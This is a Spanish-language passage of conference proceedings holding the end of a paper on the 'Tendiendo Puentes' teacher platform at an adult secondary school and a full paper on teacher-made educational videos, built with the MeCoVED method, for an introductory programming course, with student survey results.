


Figura 3: Evaluación Areal en la plataforma

7. Evaluación

Se utilizará la presente rúbrica para obtener una retroalimentación de la implementación de la plataforma educativa. La evaluación del proyecto será posterior a la incorporación de todas las materias del departamento.

RÚBRICA DE EVALUACIÓN				
CRITERIO	INSUFICIENTE	SUFICIENTE	NOTABLE	SOBRESALIENTE
Capacidad para entender y manejar los códigos comunicativos de acuerdo con los criterios digitales.	Entiende que la comunicación en el internet se da de igual manera que en contextos no digitales.	Entiende que la información y la comunicación en la internet poseen sus propios códigos.	Es capaz de interpretar la mayoría de los contenidos que en la internet se presentan.	Entiende como se produce el significado a través de internet, multimedia y redes sociales
Adecuada idoneidad para generar contenidos audiovisuales.	No es capaz de generar contenidos digitales.	Entiende la importancia de crear contenidos digitales pero desconoce las herramientas y recursos.	Conoce distintas herramientas y recursos y las utiliza ocasionalmente.	Utiliza habitualmente distintas herramientas para la creación de contenidos digitales.

Capacidad para generar un entorno en donde articular las materias analizadas.	No es capaz de articular su materia con el resto de las materias.	Es capaz de articular algunos de los contenidos.	Articula contenidos con relativa profundización	Entiende correctamente como articular las materias analizadas
Capacidad interactuar en el diseño y creación de evaluaciones areales.	No es capaz de crear la evaluación areal en conjunto con sus colegas docentes.	Participa escasamente en la creación de la evaluación areal.	Participa activamente en la confección de la evaluación areal.	Es capaz de asumir la coordinación y la creación de la evaluación areal de manera natural.
Capacidad para la utilización de herramientas del tipo colaborativas.	No uso la red para trabajar de forma colaborativa ni considero que sea algo necesario.	Conoce algunas herramientas de trabajo colaborativo, pero no sé cómo utilizarla.	Conoce herramientas, sabe utilizarlas, aunque las usa sólo ocasionalmente.	Utiliza diferentes herramientas y servicios web para trabajar de forma colaborativa.

Tabla 3: Rubrica de evaluación

8. Momentos-Niveles de Competencia

Tal y como se mencionó en la introducción, las competencias se desarrollan y expresan en diferentes niveles o grados de complejidad. [2]

- El primer nivel o **momento de exploración**, se caracteriza por permitir el acercamiento a un conjunto de conocimientos que se constituyen en la posibilidad para acceder a estados de mayor elaboración conceptual.
- En el segundo nivel o **momento de integración**, se plantea el uso de los conocimientos ya apropiados para la resolución de problemas en contextos diversos.
- Finalmente, en el tercer nivel o **momento de innovación**, se da mayor énfasis a los ejercicios de creación; lo que permite ir más allá del conocimiento aprendido e imaginar nuevas posibilidades de acción o explicación.

Durante el momento de Exploración los docentes:

- Se familiarizan poco a poco con el espectro de posibilidades desde las básicas hasta las más avanzadas que ofrece la plataforma educativa “Tendiendo Puentes”.
- Empiezan a introducir algunas de sus actividades dentro de la plataforma.
- Reflexionan sobre las opciones que las plataformas les brindan para responder a sus necesidades y a las de su contexto.

En el momento de Integración los docentes:

- Saben utilizar la plataforma en su contexto y actividades, de manera no presencial, lo que les permite aprovechar recursos disponibles en línea,

crear cursos virtuales, educar como tutores a distancia y participar en redes y comunidades de práctica.

- Integran las TIC en el diseño curricular, el proyecto educativo institucional y la gestión institucional de manera pertinente.
- Entienden las implicaciones sociales de la inclusión de las TIC en los procesos educativos.

En el momento de Innovación los docentes:

- Son capaces de adaptar y combinar una diversidad de herramientas que brinda la plataforma educativa para diseñar ambientes de aprendizaje o de gestión institucional que respondan a las necesidades particulares de su entorno.
- Comparten las actividades que realizan con sus colegas y discuten sus estrategias recibiendo retroalimentación que utilizan para hacer ajustes pertinentes a sus prácticas educativas.
- Tienen criterios para argumentar la forma en que la integración de las TIC cualifica los procesos de enseñanza y aprendizaje y mejora la gestión institucional.

8.1. En qué momento nos encontramos con respecto al uso de las TIC

No obstante, la forma en que se manifiestan las competencias puede variar dependiendo del momento o nivel de desarrollo en el que los docentes se encuentren, su rol, la disciplina que enseñan, el nivel educativo en el que se desempeñan, sus motivaciones propias y talentos.

Los docentes del CENMA están en proceso de acercamiento y aceptación del uso de las TIC, tienen la iniciativa y la motivación de ponerlas en práctica a partir del uso de la Plataforma.

La implementación del Proyecto educativo tecnológico “Tendiendo puentes” se encuentra en el momento de exploración.

9. Experiencia Lograda

En un comienzo el proyecto no contó con mucha aceptación por parte del grupo docente, los cuales no tenían predisposición al uso de tecnologías, ni al cambio de metodología en la confección de la evaluación areal que pretendía imponer la plataforma educativa. Asimismo, planteaban que el tiempo que deberían disponer para aprender a dominar la plataforma, no estaba contemplado en la asignación mensual que perciben ni tampoco se vería reflejado en horas extras.

Gracias al apoyo del equipo directivo se logró conformar un grupo pequeño de docentes que estuvieron de acuerdo en probar la plataforma.

Finalmente los docentes que formaron parte del proyecto piloto destacaron el gran aporte que brinda la plataforma Tendiendo Puentes para la integración de los docentes del área, debido a que disminuye las reuniones presenciales, facilita la cooperación y la comunicación transversal.

10. Conclusión

Partiendo de una adecuada comprensión del universo del dominio que se analizó, a partir del ámbito en el proceso para la confección de la evaluación areal en las asignaturas de Sociología y Espacio y Sociedad pertenecientes al Departamento de Sociales del Centro Educativo de nivel Medio de Adultos - CENMA.

Se estudió diferentes alternativas para desarrollar un tecnofacto que fuera acorde a las características y necesidades particulares del entorno educativo analizado.

En consecuencia, el planteo del problema, la metodología de investigación, el marco teórico y tecnológico demarcaron la propuesta de intervención adecuada, la cual se convirtió en el Proyecto Educativo Tecnológico (P.E.T.) que dio origen al desarrollo de la plataforma educativa "Tendiendo Puentes".

Consideramos que la implementación de la Plataforma mejora y enriquece los procesos de gestión y actividades en los espacios de intervención docente, con lo cual éstos serán más eficientes y ubicuos.

A partir del uso de este tecnofacto los educadores tienen la oportunidad de adquirir competencias de tecnología, comunicación y gestión. Modernizando así su espacio de intervención y la creación de sus recursos multimediales, como así también la comunicación y colaboración con sus pares.

Finalmente, los resultados en función de los objetivos propuestos en el P.E.T. fueron exitosos, por lo cual se continuará perfeccionando la propuesta aquí

presentada, enriqueciéndonos a partir del *feedback* obtenido y de la experiencia adquirida.

11. Referencias

- [1]. Pavié, A. (2011). Formación docente: hacia una definición del concepto de competencia profesional docente. Recuperado 10 de junio de 2016, a partir de <http://www.redalyc.org/articulo.oa?id=217017192006>
- [2]. Sanabria Mesa, A. L., Fariña Vargas, E., & San Nicolás, M. B. (2009). El uso pedagógico de las TIC en los Centros de Educación Primaria y Secundaria en Canarias. Recuperado a partir de <https://digitum.um.es/xmlui/handle/10201/27014>
- [3]. Eduteka - Estándares UNESCO de competencia en TIC para docentes. (s. f.). Recuperado 26 de mayo de 2017, a partir de <http://eduteka.icesi.edu.co/articulos/EstandaresDocentesUnesco>
- [4]. Los Siete saberes necesarios para la educación del futuro; 1999 - 117740so. pdf. (s. f.). Recuperado a partir de <http://unesdoc.unesco.org/images/0011/001177/117740so.pdf>
- [5]. Clark Valeria, Clark J. Carlos, Clark J. Pablo, & Felippa Marcos. (2016). La educación a través del empleo de un tecnofacto como experiencia dentro del espacio de intervención en el CENMA. Recuperado 27 de mayo de 2017, a partir de Memorias del CONAISI 2016.
- [6]. R. Páez. (2007). DIDÁCTICA CONCEPTUAL
- [7]. Definición de tecnología educativa — Definicion.de. (s. f.). Recuperado 26 de mayo de 2017, a partir de <http://definicion.de/tecnologia-educativa/>
- [8]. Cabero Almenara, 2006
- [9]. Educación para todos: el imperativo de la calidad; Informe de seguimiento de la EPT en el mundo, 2005; 2004 - 150169s.pdf. (s. f.). Recuperado a partir de <http://unesdoc.unesco.org/images/0015/001501/150169s.pdf>
- [10]. Introducción a la tecnología educativa.pdf. (s. f.). Recuperado a partir de <http://libros.metabiblioteca.org/bitstream/001/415/5/Introducci%c3%b3n%20a%20la%20tecnologia%20educativa.pdf>
- [11]. Cánepa, C. (2005). MARCO CONCEPTUAL PARA LA CONSTRUCCIÓN DE UN MODELO DE E-LEARNING. Revista de Investigación de Sistemas e Informática, 2(2), 69-77.
- [12]. Sánchez, 2001, p. 84
- [13]. Moncada, O. J. M., & José, O. (2008). Moodle y Dokeos: dos plataformas de software libre para la educación a distancia. Editorial Universitaria. Recuperado a partir de

https://www.researchgate.net/profile/Omar_Mirati/publication/229010433_Moodle_y_Dokeos_Dos_plataformas_de_software_libre_para_la_educacion_a_distancia/links/551d5c9d0cf29a69c99b2d71.pdf

- [14]. Magda. (2008, noviembre 10). Plataforma DOKEOS: Mapa conceptual. Recuperado 26 de mayo de 2017, a partir de <http://plataformadokeos.blogspot.com.ar/2008/11/para-resumir-los-aspectos.html>
- [15]. Holger Ornstrup. (2004, agosto). Dokeos - Manual del Profesor. Licencia Gnu Free Documentation License (c) Dokeos.

Los Videos Educativos como Herramientas para la Construcción del Conocimiento

Verónica M. Torres, Adelina García, Roberto D. Lamas, C. Marcelo Pérez Ibarra
Facultad de Ingeniería

Universidad Nacional de Jujuy

San Salvador de Jujuy, 4600

torres.vmt@gmail.com, adelinagarcia15@gmail.com

robertolamas1960@gmail.com, cmperezi@gmail.com

Abstract

En este trabajo se presenta la experiencia pedagógica realizada por docentes de un curso de fundamentos de programación. Esta experiencia, basada en videos educativos, se llevó a cabo persiguiendo 3 objetivos: 1) mitigar las dificultades del alumno en la comprensión de los conceptos de programación, 2) proporcionar un recurso dinámico para alentar el desarrollo de estrategias de aprendizaje y 3) incentivar la participación en el aula virtual. Para ello, siguiendo el método MeCoVED, se produjeron videos (monoconceptuales, lección temática y motivadores) acerca de los distintos temas desarrollados en las unidades temáticas de la asignatura. Para evaluar el impacto de los videos en el proceso de aprendizaje, se realizó una encuesta a los alumnos al finalizar el cursado. Los resultados obtenidos reflejaron una valoración positiva acerca del uso de estos recursos.

1. Introducción

Si bien el uso de las TIC tiene cada vez mayor relevancia en el proceso enseñanza-aprendizaje, aún existen conceptos confusos en cuanto a su utilización. El docente debe ser consciente que adoptar tecnología (PC, proyector, pantallas inteligentes, etc.) no implica lograr innovación pedagógica, mejora o motivación del alumnado frente al proceso de aprendizaje. Para ello, es necesario realizar una apropiada estructuración de la clase para incorporar estas herramientas a fin de mostrar un producto rico en contenido pedagógico.

Area Moreira afirma lo siguiente “...una cosa es que la tecnología esté disponible en las aulas (que es una condición necesaria e imprescindible, pero insuficiente), pero otra bien distinta es que con la misma se desarrollen procesos de enseñanza y aprendizaje de calidad pedagógica. Con ello sugiero que no sólo es importante emplear didácticamente ordenadores y demás artilugios

digitales para las tareas docentes y de aprendizaje, sino que el tipo de prácticas debieran responder a ciertos principios y criterios de calidad pedagógica” [1].

La selección "acertada" de los recursos a incorporar a la práctica docente, frente a la gran variedad que se pueden encontrar (aulas virtuales, redes sociales, videos, material digitalizado, etc.), se convierte en un desafío importante para el docente ya que debe verificar que el contenido sea acorde a la curricula, la metodología y el entorno de enseñanza. Esto motiva a los docentes a generar recursos a medida que permiten extender el escenario educativo más allá de las aulas. Uno de los recursos que hoy ha ganado gran popularidad es el video en línea. Estos videos consiguen integrar múltiples recursos visuales que presentan de forma atractiva, ágil y dinámica contenidos conceptuales, prácticos o de mero entretenimiento [2]. Aunque la utilización de videos no es una solución a todos los problemas en el proceso de enseñanza-aprendizaje, constituye una herramienta que capta la atención de los estudiantes de la era digital. Para lograr videos que cumplan con un propósito educativo, métodos como MeCoVED proporcionan una guía que permite definir el objetivo del video, los recursos, la estructura, el contexto en el que se utilizará y las actividades que pueden derivarse a partir de él. Los videos educativos así concebidos no se limitan a un “apunte visual” sino que permiten: 1) al docente, generar un recurso a medida para cubrir las necesidades de sus alumnos y 2) al alumno, potenciar sus estrategias de aprendizaje.

En este trabajo se describe la experiencia pedagógica llevada a cabo por docentes de un curso de introducción a la programación. En esta experiencia se utilizaron videos educativos, producidos por el equipo docente, a fin de consolidar los conocimientos teóricos y prácticos del alumno. Además, se reportan los resultados obtenidos de esta experiencia.

El resto del documento se estructura de la siguiente forma: en el apartado 2 se define y clasifica los videos

educativos, comentándose además un método para su producción; en el apartado 3 se contextualiza y describe la experiencia realizada; en el apartado 4 se resumen los resultados obtenidos a partir de la encuesta a los alumnos del curso; y finalmente, en el apartado 5 se indican las conclusiones del trabajo.

2. Videos Educativos

En la actualidad, existen múltiples plataformas que proporcionan acceso a diferentes recursos multimediales, siendo el video *online* uno de los que ha alcanzado mayor popularidad. Si bien estos videos, inicialmente, se enfocaron al entretenimiento, actualmente, muchos de los videos publicados en la red tienen propósitos instructivos (tutoriales). El gran número de vistas de estos recursos dan cuenta de cómo los usuarios de la web los utilizan como parte de sus estrategias de aprendizaje.

Según Atencia [3]: “*El vídeo educativo es todo material audiovisual, con independencia del soporte que se utilice, que pueda tener una utilidad en el proceso de enseñanza-aprendizaje, a pesar de no estar diseñado expresamente para ello. El vídeo educativo es un poderoso medio para el aprendizaje por su función motivadora y por contribuir a mejorar el aprendizaje significativo*”.

Con esta realidad en mente, el profesorado incorpora este recurso a los mecanismos de enseñanza-aprendizaje formales.

Según Glen L. Bull & Lynn Bell [4] “*observar videos en la clase facilita la construcción de conocimiento, permite a los estudiantes alcanzar mayor comprensión de conceptos o contextualizarlos en torno a un tema particular*”.

Así una adecuada instrumentación de los medios visuales *online* como parte del proceso de enseñanza-aprendizaje puede conllevar las siguientes ventajas [5]:

- el estudiante puede repetir el video o partes de él cuantas veces lo necesite
- el estudiante puede acceder al recurso desde cualquier dispositivo
- permite al docente combinar múltiples recursos para la explicación de conceptos
- es un buen complemento a la clase presencial
- posibilita la recuperación de clases perdidas, al menos de forma parcial
- es un recurso que puede actualizarse de forma sencilla
- es probablemente el recurso más cercano a una clase presencial
- los videos de creación propia reflejan los contenidos y el estilo de enseñanza del docente
- su producción tiene un costo bajo y pueden compartirse en plataformas de fácil acceso

Para integrar exitosamente videos educativos al ciclo de enseñanza-aprendizaje es necesario determinar el tipo de videos a producir así como conocer el proceso de creación a seguir. En los siguientes sub-apartados se describen la clasificación de tipos de video y el método de creación utilizados en este trabajo.

2.1. Clasificación de videos educativos

Según la información que se desea transferir, surge una categorización en la cual se considera todas las aplicaciones potenciales que puede tener el video. Por lo tanto, un video educativo se puede clasificar en [6]:

- Video documental: muestra de manera ordenada información sobre un tema concreto (por ejemplo, un video sobre la actividad minera en la provincia).
- Video narrativo: tienen una trama narrativa a través de la cual se van presentando la información relevante para los estudiantes (por ejemplo, un video que narra la vida de un personaje histórico).
- Lección monoconceptual: es un video de muy corta duración que se centran en presentar un concepto determinado (por ejemplo, un video sobre el concepto de la cadena alimenticia, o la simulación del vuelo de un pájaro).
- Lección temática: es el clásico video didáctico que va presentando de manera sistemática y con una profundidad adecuada los distintos apartados de un tema concreto de forma gradual (por ejemplo, un video sobre las influencias del arte precolombino).
- Video motivador: pretende ante todo impactar, motivar, interesar a los espectadores, aunque para ello tengan que sacrificar la presentación sistemática de los contenidos y un cierto grado de rigor científico (por ejemplo, un video que pretende alertar sobre los peligros del SIDA). Muchas veces tienen una estructura narrativa.

2.2. Creación de videos educativos

El método MeCoVED (Método para la Construcción de Videos Educativos Digitales) propone fases a seguir para la elaboración de un video educativo [7]:

1. Establecimiento del proyecto
2. Búsqueda de documentación
3. Síntesis
4. Guión literario
5. Guión técnico
6. Realización
7. Edición de video digital
8. La guía didáctica

En la etapa de *Establecimiento del proyecto* se define el área de la enseñanza a abordar, y dentro de ella el tema a desarrollar, los objetivos didácticos, los destinatarios.

En la etapa de *Búsqueda de documentación* se recopila información sobre el tema del que se quiere hablar en lenguaje video gráfico. Se propone cómo se representarán las ideas (texto, imagen o sonido), y se elaboran fichas que se utilizan a la hora de armar el guion.

En la etapa de *Síntesis* se describen los contenidos, en líneas generales su desarrollo y tratamiento:

- Selección de contenidos: se realiza la elección definitiva de los materiales según criterios didácticos y audiovisuales.
- Estructura básica: se ordenan los contenidos en función de las exigencias del medio y de las aplicaciones didácticas del aprendizaje.
- El tratamiento: se decide que género y estilo se adoptarán para el video.

En la etapa de *Guión literario* se elabora el guion que incorpora todos los contenidos que serán expuestos en el video, desarrollados y estructurados, expresados literalmente. En esta etapa se definen la duración del video, su ritmo y la dosificación de recursos y efectos. La duración total del video no debe sobrepasar los 20 - 25 minutos para facilitar la atención de los alumnos.

Se debe llevar el control del nivel de conceptualización, la cantidad de información transmitida, el nivel del vocabulario expresado, la ejemplificación de conceptos sobre todo abstractos, la presentación de errores frecuentes, la inclusión de esquemas, mapas, interrogantes, etc.

En la etapa de *Guión técnico* se representa lo mismo que en el guion literario pero desde otro ángulo. Se describen las imágenes y sonidos tal como aparecerán en el video. Se puede utilizar la técnica del *storyboard* que consiste en construir un cuadro con columnas cada una de las cuales describirá lo que se ve, en otra lo que se escucha, duración y secuencia a la que corresponde. El conjunto del video se divide en escenas. De cada escena se ofrece información visual y sonora. Se puede utilizar un código para nombrar las escenas, por ejemplo 3.v se referirá a la escena 3 efectos visuales y 3.s escena 3 efectos sonoros.

En la etapa de *Realización* se graba todo lo que se ha descrito en las etapas de guion técnico y guion literario. Aquí es importante planificar cada escena cuidando detalle como los planos, la duración, la iluminación, los colores, etc.

En la etapa de *Edición de video digital* se seleccionan, se ordenan y se acoplan, según el orden previsto en el guion los diversos planos grabados previamente, dándoles el ritmo adecuado. Una vez digitalizadas todas las escenas se unen en un solo clip. Para ello se utiliza software especializado. Permiten trabajar por separado la pista de sonido y de imagen.

En la etapa de *Guía didáctica* se elabora una guía que incluye indicaciones sobre las circunstancias en las que conviene utilizar el video, el tipo de experiencias o

actividades que pueden organizarse a partir de su visualización: cuestionarios, debates, materiales complementarios, entre otros.

3. Experiencia

Descripción de la materia

La experiencia se llevó a cabo con docentes y alumnos de una asignatura del primer año de una carrera universitaria orientada a la programación. Esta asignatura cuenta con un régimen cuatrimestral y una carga semanal de 6 horas (3 de teoría y 3 de práctica).

Al finalizar el cursado se espera que el alumno haya desarrollado las siguientes competencias:

- Analizar y resolver de problemas mediante algoritmos aplicando razonamiento lógico.
- Resolver problemas aplicando pensamiento abstracto de modo que pueda enfocarse en aspectos específicos.
- Utilizar estructuras de control básicas y tipos de datos simples para diseñar algoritmos.
- Modelar problemas sencillos identificando sub-problemas independientes.
- Codificar programas en lenguajes de alto nivel.
- Comprender y aplicar las fases de desarrollo de programas.

Los contenidos de la materia se desarrollan de forma tal que el aprendizaje de los conceptos fundamentales de la programación sea un proceso gradual.

En cuanto a la modalidad de enseñanza, se dictan clases presenciales teóricas, prácticas y de consulta, utilizando un espacio virtual para la comunicación sincrónica y asincrónica con los alumnos. A continuación se describe la modalidad adoptada:

- Clases teóricas: se trata de clases expositivas acerca de los contenidos de la materia que se ilustran a través del planteamiento de ejemplos y la enunciación de los problemas más comunes que suelen presentarse y cómo resolverlos.
- Clases prácticas: se trata de clases destinadas a la resolución de trabajos prácticos, ya sea en forma individual o grupal, y la explicación y resolución de problemas tipo. Se incentiva a los alumnos a participar en la resolución de los ejercicios, discutiendo las soluciones planteadas. Los ejercicios propuestos en los trabajos prácticos están enfocados en ejercicios básicos de matemática y geometría a fin de simplificar su complejidad.
- Clases de consulta: se trata de clases de apoyo al dictado que se realizan en horarios extra clase. Las consultas pueden realizarse tanto de forma personal como virtual (uso de la plataforma del aula).

- Aula Virtual: la plataforma virtual está destinada a facilitar los recursos pedagógicos de la materia (presentaciones teóricas, trabajos prácticos, videos de la cátedra), como diferentes recursos útiles para contribuir a la comprensión de los conceptos de la materia (publicaciones científicas, videos, tutoriales, etc.). Otro recurso importante es el foro (el aula cuenta con foros de consulta de cada unidad temática destinados a responder inquietudes de los alumnos).

Descripción de la propuesta

Tomando como referencia los trabajos [8], [9] y [10] se planteó una experiencia pedagógica basada en videos educativos. A fin de reforzar las actividades presenciales (clases de teoría y práctica) el equipo docente de la asignatura generó videos para algunos temas contemplados en las unidades temáticas. Los videos producidos corresponden a los tipos *lección temática*, *monoconceptual* y *motivador*, y tuvieron por objetivos: 1) mitigar las dificultades que presentan los alumnos en la comprensión de los conceptos de programación, 2) proporcionar un recurso dinámico para alentar el desarrollo de estrategias de aprendizaje y 3) incentivar la participación en las actividades propuestas en el espacio virtual.

Planteo de la actividad

Como se comentó en el apartado anterior, los docentes de la asignatura generaron 3 tipos de videos que tratan temas de las distintas unidades del programa de la materia:

- Unidad III: 7 monoconceptuales, 1 lección temática y 1 motivador
- Unidad IV: 1 monoconceptual
- Unidad V: 3 monoconceptuales
- Unidad VI: 1 lección temática

La Unidad III presenta al alumno los elementos esenciales de la programación, por lo que se decidió generar videos de cada uno de los temas incluidos en esta unidad. Los 7 videos monoconceptuales se enfocaron en la descripción y ejemplificación de las estructuras de control secuenciales, selectivas y repetitivas. En tanto que el video temático se enfocó en los criterios de finalización de bucles y el video motivador presentó el planteo de un problema que los alumnos debían resolver utilizando lo aprendido.

La Unidad IV presenta al alumno conceptos de programación modular y recursividad. En este caso, se produjo un video monoconceptual que sólo trató ejemplos de implementación de procedimientos y funciones.

La Unidad V presenta al alumno el concepto de arreglo y sus operaciones. En este caso, se produjeron 3 videos monoconceptuales acerca de las operaciones de

actualización de arreglos (agregar, insertar, borrar). Las restantes operaciones se ilustraron mediante otros recursos.

La Unidad VI presenta al alumno el concepto de registro y sus operaciones. Para esta unidad se desarrolló un video tipo lección temática que describe y ejemplifica la definición y aplicación de registros y arreglos de registros.

Cabe aclarar que para las unidades I y II no se produjeron videos, dado su carácter eminentemente teórico.

Cada semana se publicaron los videos correspondientes a los temas desarrollados en clase. Todos los videos generados fueron subidos a un canal YouTube y compartidos a través de enlaces en el aula virtual de la asignatura.

4. Resultados

Para evaluar el impacto de los videos en el proceso de aprendizaje de los alumnos, se realizó una encuesta al finalizar el cursado de la materia. Esta encuesta contempló aspectos tales como: desempeño del docente, desempeño del alumno (autoevaluación), conformidad con los recursos educativos proporcionados, complejidad de los contenidos y recomendaciones. Cabe aclarar que la encuesta fue anónima y abierta tanto a alumnos aprobados como desaprobados, siendo 40 el total de encuestados.

En este trabajo el foco se encuentra en los resultados obtenidos respecto a la conformidad con los recursos educativos y la complejidad de los temas desarrollados en la materia.

En la Figura 1 puede observarse que, en relación a la conformidad con los recursos educativos, el 20% de los encuestados considera que los videos fueron de los recursos de mayor utilidad, sólo siendo superados por los códigos ejemplo (30%).




Figura 1. Recursos de mayor utilidad según la opinión de los alumnos.

En particular, cuando se consultó acerca de “los videos generados por la cátedra”, el 75% de los encuestados consideró que los videos fueron muy útiles para afianzar

los conceptos de teoría y práctica (43% contestó “siempre” y 32% contestó “a menudo”). Estos valores se muestran en la Figura 2.



Figura 2. Valoración de los videos de los videos generados por los docentes.

En la Figura 3 se presenta la cantidad de vistas registradas para cada uno de los videos correspondientes a las distintas unidades temáticas.

Suma de visualizaciones totales




Figura 3. Cantidad de videos por unidad temática.

La Figura 4 muestra cuáles fueron los temas que los alumnos consideraron más complejos.

Complejidad de los temas de la materia percibida por los alumnos




Figura 4. Complejidad de los temas percibida por los alumnos.

En la Tabla 1 se indican los temas desarrollados en la asignatura, la cantidad de videos para cada uno de ellos y la complejidad percibida por los alumnos respecto a éstos.

Tabla 1. Videos por tema y complejidad percibida por los alumnos.

Tema	Videos	Complejidad
Tipos de Datos	0	0
Estructuras de Control	9	0
Procedimientos y Funciones	1	5
Recursividad	0	16
Arreglos. Operaciones básicas	3	9
Arreglos. Ordenación	0	12
Registros	1	4

También se evaluó el impacto de la experiencia en los resultados finales de la cursada. En la Figura 5 se indican, considerando los períodos 2012 a 2017, la cantidad de alumnos que cursaron la materia, la cantidad de alumnos que se presentaron a las evaluaciones y la cantidad de alumnos que finalmente aprobaron. Esta asignatura, así como otras de primer año, presenta una gran tasa de desgranamiento tal como puede observarse en la Figura 5. Menos del 50% de los alumnos completa la cursada, y de este grupo alrededor del 50% aprueban la asignatura. La Figura 6 muestra los porcentajes de alumnos aprobados en los períodos 2012 a 2017, considerando el grupo que finaliza el cursado. Al observar estos valores es notable que en 2017 el 73% de los alumnos que se presentaron a evaluación lograron aprobar la asignatura.




Figura 5. Comparativa de alumnos que cursaron la asignatura, rindieron las evaluaciones y aprobaron.




Figura 6. Porcentaje de alumnos aprobados respecto de los que finalizan el cursado de la asignatura.

Resumiendo los principales resultados de la experiencia:

- los videos fueron valorados en segundo lugar respecto a los recursos propuestos por los docentes
- en promedio, se registraron 90 vistas de los videos
- 73% de los alumnos consideró que los videos contribuyeron siempre o muy a menudo en su proceso de aprendizaje
- el 73,5% de los alumnos que finalizaron el cursado aprobó la materia
- respecto a períodos anteriores, los resultados finales de cursada exhibieron una mejora significativa.

5. Conclusiones

En este trabajo se describe la experiencia llevada a cabo por docentes de un curso de introducción a la programación del primer año de una carrera universitaria orientada a la formación de programadores. Esta experiencia, basada en videos educativos, tuvo por objetivos: 1) mitigar las dificultades que presentan los alumnos en la comprensión de los conceptos de programación, 2) proporcionar un recurso dinámico para

alentar el desarrollo de estrategias de aprendizaje y 3) incentivar la participación en las actividades propuestas en el espacio virtual.

A fin de evaluar la conformidad de los alumnos respecto de los recursos educativos y obtener una valoración de la complejidad de los temas desarrollados en la materia, se formuló una encuesta al finalizar el cursado.

A partir de los resultados obtenidos, presentados en el apartado anterior, se elaboraron las siguientes conclusiones:

- el tema de estructuras de control, al que se dedicaron más videos, no fue percibido como complejo por los alumnos.
- recursividad y algoritmos de ordenación (arreglos) fueron valorados como los temas más complejos de la materia, siendo éstos los que no se acompañaron con videos.
- modularidad y registros recibieron una valoración media de complejidad, siendo que estos temas sólo se acompañaron por un video cada uno.
- los videos monoconceptuales, referidos a ejercicios prácticos, fueron los más vistos y lo más solicitados por los alumnos en sus sugerencias.
